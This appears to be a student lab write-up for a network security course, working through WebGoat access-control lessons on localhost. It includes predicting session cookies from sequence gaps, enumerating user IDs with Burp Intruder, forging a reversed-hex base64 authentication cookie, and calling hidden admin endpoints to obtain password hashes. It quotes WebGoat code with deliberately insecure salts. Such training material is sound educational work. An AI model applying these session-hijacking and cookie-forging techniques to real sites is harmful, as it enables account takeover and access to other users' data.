Network Security - Exercise #2


Saar Azari 209015445

Ariel Moshayev 316440593


Broken Access Control:

Hijack a session:

In this lesson, we will try to predict the ‘hijack_cookie’ value. The ‘hijack_cookie’ is used to differentiate authenticated and anonymous users of WebGoat.
At first, we encounter the login page:



Lets try to access without typing in any credentials and see what happens.
As can be seen below, we received a ‘hijack_cookie’ with the server’s response:



The ‘hijack_cookie’ we received looks like this:
2571784279734752371-1720693956188.
It seems like the left part of the cookie is some kind of sequential number, and the right part of the cookie is a unix epoch time.

We are using Burp Suite as our web application security testing tool. Let’s take the server’s response and pass to the Burp sequencer in order to analyze the randomness of the cookie pattern and generate possible cookies.

After, passing the response to the sequencer, it generated a sequence of tokens (This is only a small part of the tokens):

```
2571784279734752372-1720693972470
2571784279734752373-1720693972472
2571784279734752375-1720693972472
2571784279734752376-1720693972474
2571784279734752377-1720693972476
2571784279734752379-1720693972516
2571784279734752380-1720693972560
2571784279734752381-1720693972599
2571784279734752382-1720693972609
2571784279734752383-1720693972611
2571784279734752384-1720693972625
2571784279734752385-1720693972628
```

As we can see, there is a pattern of sequence numbers and timestamps. Let’s sort the sequences and try to find a gap between 2 sequence numbers. Specifically here, we can see that there is a missing sequence number:

```
2571784279734752440-1720693973216
2571784279734752442-1720693973222
```

Which is 257178427973475244**1**-1720693973216.
Let's try to attack with this sequence number with the timestamps that in the interval of the two timestamps above.

We get those responses:

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Thu, 11 Jul 2024 09:35:05 GMT
Content-Length: 192

{
  "lessonCompleted":false,
  "feedback":"Sorry the solution is not correct, please try again.",
  "output":null,
  "assignment":"HijackSessionAssignment",
  "attemptWasMade":true
}
```

Seems like that didn't work. Let's try another attempt with a different gap.

```
2571784279734752615-1720693974824
2571784279734752617-1720693974844
```

Here is another gap we found. Let's try to send requests with cookie seq' number 25717842797347526**16** with timestamp interval 1720693974**824-44** and see what happens:

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Thu, 11 Jul 2024 10:52:01 GMT
Content-Length: 203

{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"HijackSessionAssignment",
  "attemptWasMade":true
}
```

And as we can see, we successfully hijacked a cookie session.

Direct Object References

Direct Object References are when an application uses client-provided input to access data & objects.

Examples of Direct Object References using the GET method may look something like

`https://some.company.tld/dor?id=12345`

`https://some.company.tld/images?img=12345`


`https://some.company.tld/dor/12345`

POST, PUT, DELETE or other methods are also potentially susceptible and mainly only differ in the method and the potential payload.

the first step was to just log in to `tom` account using his password `cat`

for the second step we need to list the two attributes that are in the server's response, but don't show above in the profile. Again we will use burp suite for this task :

1) click on view Profile




when we will go to burp we can intercept the request

```
GET /WebGoat/IDOR/profile HTTP/1.1
Host: localhost:8080
sec-ch-ua: "Not/A)Brand";v="8",
"Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
http://localhost:8080/WebGoat/start.mvc?usern
ame=saarazari
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=
4wdAZRRuq5V7jTo8oVrA5cpDPrGsdtu3Ebd1V2-T;
hijack_cookie=
1635892820320073689-1720692490524
Connection: keep-alive
```

we can assume this is our request by seeing the type of request `GET` and the fact that the endpoint is `profile` which match the website UI.

let's send the request to the repeater and send it again, while monitoring the response:




```
GET /WebGoat/IDOR/profile HTTP/1.1
Host: localhost:8080
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
http://localhost:8080/WebGoat/start.mvc?username=saaraza
ri
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=
4wdAZRRuq5V7jTo8oVrA5cpDPrGsdtu3Ebd1V2-T; hijack_cookie=
1635892820320073689-1720692490524
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Thu, 11 Jul 2024 10:59:21
GMT
Content-Length: 104

{
  "role":3,
  "color":"yellow",
  "size":"small",
  "name":"Tom Cat",
  "userId":"2342384"
}
```

we can see two new attributes:

1. **role** with a value of 3
2. **userId** with a value of 2342384



in this part we will use the knowledge we have so far:


1) the endpoint is `WebGoat/IDOR/profile`

2) we can pass params for `GET` in the URL.

3) the userId for tom is 2342384


therefore we shall put `WebGoat/IDOR/profile/2342384` in the input area and submit the form.

now for part 4:




we know how to request user information base on `userId` but we dont know any ids beside Tom.

we will send the request to the intruder




now, add Tom user ID to the request and “snake” it




now lets call to the intruder while adding this payload:

this will send 15 requests with incremental user id



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	19			383	
1	2342384	200	25			383	
2	2342385	200	25			314	
3	2342386	200	27			314	
4	2342387	200	26			314	
5	2342388	200	18			378	
6	2342389	200	27			314	
7	2342390	200	25			314	
8	2342391	200	37			314	
9	2342392	200	52			314	
10	2342393	200	31			314	
11	2342394	200	14			314	
12	2342395	200	26			314	
13	2342396	200	26			314	
14	2342397	200	30			314	
15	2342398	200	29			314	
16	2342399	200	27			314	

when iterating the responses we get success for id ..88:



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	19			383	
1	2342384	200	25			383	
2	2342385	200	25			314	
3	2342386	200	27			314	
4	2342387	200	26			314	
5	2342388	200	18			378	
6	2342389	200	27			314	
7	2342390	200	25			314	
8	2342391	200	37			314	
9	2342392	200	52			314	
10	2342393	200	31			314	
11	2342394	200	14			314	
12	2342395	200	26			314	
13	2342396	200	26			314	
14	2342397	200	30			314	
15	2342398	200	29			314	
16	2342399	200	27			314	

Request Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Thu, 11 Jul 2024 11:28:02 GMT
Content-Length: 245

{
  "lessonCompleted":true,
  "feedback":"Well done, you found someone else's profile",
  "output":"{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}",
  "assignment":"IDORViewOtherProfile",
  "attemptWasMade":true
}
```

and we are done (-:

Spoofing an Authentication Cookie

Authentication cookies are used for services that require authentication. When a user logs in with a personal username and password, the server verifies the provided credentials. If they are valid, it creates a session.

Typically, each session is assigned a unique ID that identifies the user's session. When the server sends a response back to the user, it includes a "Set-Cookie" header that contains, among other things, the cookie name and value.

The authentication cookie is usually stored on both the client and server sides.

On one hand, storing the cookie on the client side means it can be susceptible to theft through exploiting certain vulnerabilities or interception via man-in-the-middle attacks or XSS. On the other hand, the cookie values can be guessed if the algorithm used to generate the cookie is obtained.

Many applications will automatically log in a user if the correct authentication cookie is provided.


goal:

The user should not be able to guess the cookie generation algorithm and bypass the authentication mechanism by logging in as a different user.

some notes added to the module:

1) *When a valid authentication cookie is received, the system will automatically log in the user.*
2) *If a cookie is not sent, but the provided credentials are correct, the system will generate an authentication cookie.*
3) *Login attempts will be denied under any other circumstances.*

for the first step we login as usual:



we can see that the request being sent is

```
POST /WebGoat/SpoofCookie/login HTTP/1.1
Host: localhost:8080
Content-Length: 34
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "macOS"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=saarazari
Accept-Encoding: gzip, deflate, br
Cookie: hijack_cookie=1635892820320073689-1720692490524; JSESSIONID=
NXC-ib_314U84e3nZjWRnylTJqzS98h2UNGHTng2
Connection: keep-alive

username=saarazari&password=123456
```

we can see that the endpoint is of the form `WebGoat/SpoofCookie/login`

now let's send the request to the repeater and use the login credential provided for us

user name	password
webgoat	webgoat
admin	admin

lets repeat the request with `webgoat:webgoat` the username:password

```
HTTP/1.1 200 OK
Connection: keep-alive
Set-Cookie: spoof_auth=
"NmQ1NzVhNzE1NjU5NDk1OTRlNzQ3NDYxNmY2NzYyNjU3Nw==; Version=1;
Path=/WebGoat; Discard; Secure
Content-Type: application/json
Date: Thu, 11 Jul 2024 12:26:59 GMT
Content-Length: 291

{
  "lessonCompleted":false,
  "feedback":
  "Logged in using credentials. Cookie created, see below.",
  "output":
  "Cookie details for user webgoat:<br \\/>spoof_auth=NmQ1NzVhN
  zE1NjU5NDk1OTRlNzQ3NDYxNmY2NzYyNjU3Nw==",
  "assignment":"SpoofCookieAssignment",
  "attemptWasMade":false
}
```

as mentioned in the details of the module if no cookie is provided, one will be created. we can see that one was created for us:

`NmQ1NzVhNzE1NjU5NDk1OTRlNzQ3NDYxNmY2NzYyNjU3Nw==`


lets do the same for `admin:admin` :

```
HTTP/1.1 200 OK
Connection: keep-alive
Set-Cookie: spoof_auth=NmQ1NzVhNzE1NjU5NDk1OTRlNzQ2ZTY5NmQ2NDYx; path=/WebGoat; secure
Content-Type: application/json
Date: Thu, 11 Jul 2024 12:29:14 GMT
Content-Length: 281

{
  "lessonCompleted" : false,
  "feedback" : "Logged in using credentials. Cookie created, see below.",
  "output" : "Cookie details for user admin:<br \\/>spoof_auth=NmQ1NzVhNzE1NjU5NDk1OTRlNzQ2ZTY5NmQ2NDYx",
  "assignment" : "SpoofCookieAssignment",
  "attemptWasMade" : false
}
```


here the cookie that was created `NmQ1NzVhNzE1NjU5NDk1OTRlNzQ2ZTY5NmQ2NDYx`

when examining both the cookie provided next to each other we can see similar patterns and notice that they follow base64 encoding patterns.

when decoding one of them from base64 format we can see a hex value decoded string




when decoding the hex value to strings we get




and notice in the text that when reversing the string we get a prefix of `webgoat` .

we can replace than the name `webgoat` with the username we want `tom` for example and we get




when encoding the hex (without spaces) we get `NmQ1NzVhNzE1NjU5NDk1OTRlNzQ2ZDZmNzQ=`

send the cookie as a header and we get logged in even without the right credentials




Missing Function Level Access Control:

In this lesson we're given an HTML page:



And we're required to find 2 hidden items within the page. Let's start by inspecting the page's elements.
In the navigation bar element, we found 3 list elements which the last of them is called "hidden-menu-item dropdown":



Seems we're on the right track, let's explore further.
When we expand the dropdown element, we can see that it contains 3 list elements:

1. "Users".
2. "Users".
3. "Config".


So, our guess will be that the two hidden items in the page are "Users" and "Config". Let's try to submit this answer:

And we successfully managed to find the 2 hidden items.


In the next lesson, we're given an HTML page:

Here, we need to pull the list of users and provide Jerry's hash.


First, let's try to simply submit the form and take a look at the request:




We recall the 2 hidden fields in the previous lesson, so we'll try to send the request with the "users" endpoint and see what happens:



We got a response status of 415, which means an unsupported media type. Maybe we should modify the content-type attribute in our request. Let's change the content type of the request to "application/json" and see what happens:



We get a "Bad Request" response. It's probably because we send a POST request, which requires information in the request's body. So, instead of sending POST request, we'll send it as a GET request:



Seems like we got the response we desired: Jerry's username along with its hash. Let's copy that and try to submit the form:

We succeeded in pulling the list of users and obtaining Jerry's hash.

In the next lesson, the request with the endpoint won't work anymore. However, luckily we have access to the source code of WebGoat.

Here is the method that processes the submission:

```
@PostMapping(
    path = "/access-control/user-hash-fix",
    produces = {"application/json"})
@ResponseBody
public AttackResult admin(String userHash) {
  // current user should be in the DB
  // if not admin then return 403

  var user = userRepository.findByUsername("Jerry");
  var displayUser = new DisplayUser(user, PASSWORD_SALT_ADMIN);
  if (userHash.equals(displayUser.getUserHash())) {
    return success(this).feedback("access-control.hash.success").build();
  } else {
    return failed(this).feedback("access-control.hash.close").build();
  }
 }
}
```

We can see that it grabs Jerry's user and compares the hash that we submit to the hash of Jerry's password.

Here, we can see the salts for lessons 2-3:

```
public static final String PASSWORD_SALT_SIMPLE = "DeliberatelyInsecure1234";
public static final String PASSWORD_SALT_ADMIN = "DeliberatelyInsecure1235";
```

And here, we can see how WebGoat use these salts to encrypt the password:

```
public DisplayUser(User user, String passwordSalt) {
  this.username = user.getUsername();
  this.admin = user.isAdmin();

  try {
    this.userHash = genUserHash(user.getUsername(), user.getPassword(), passwordSalt);
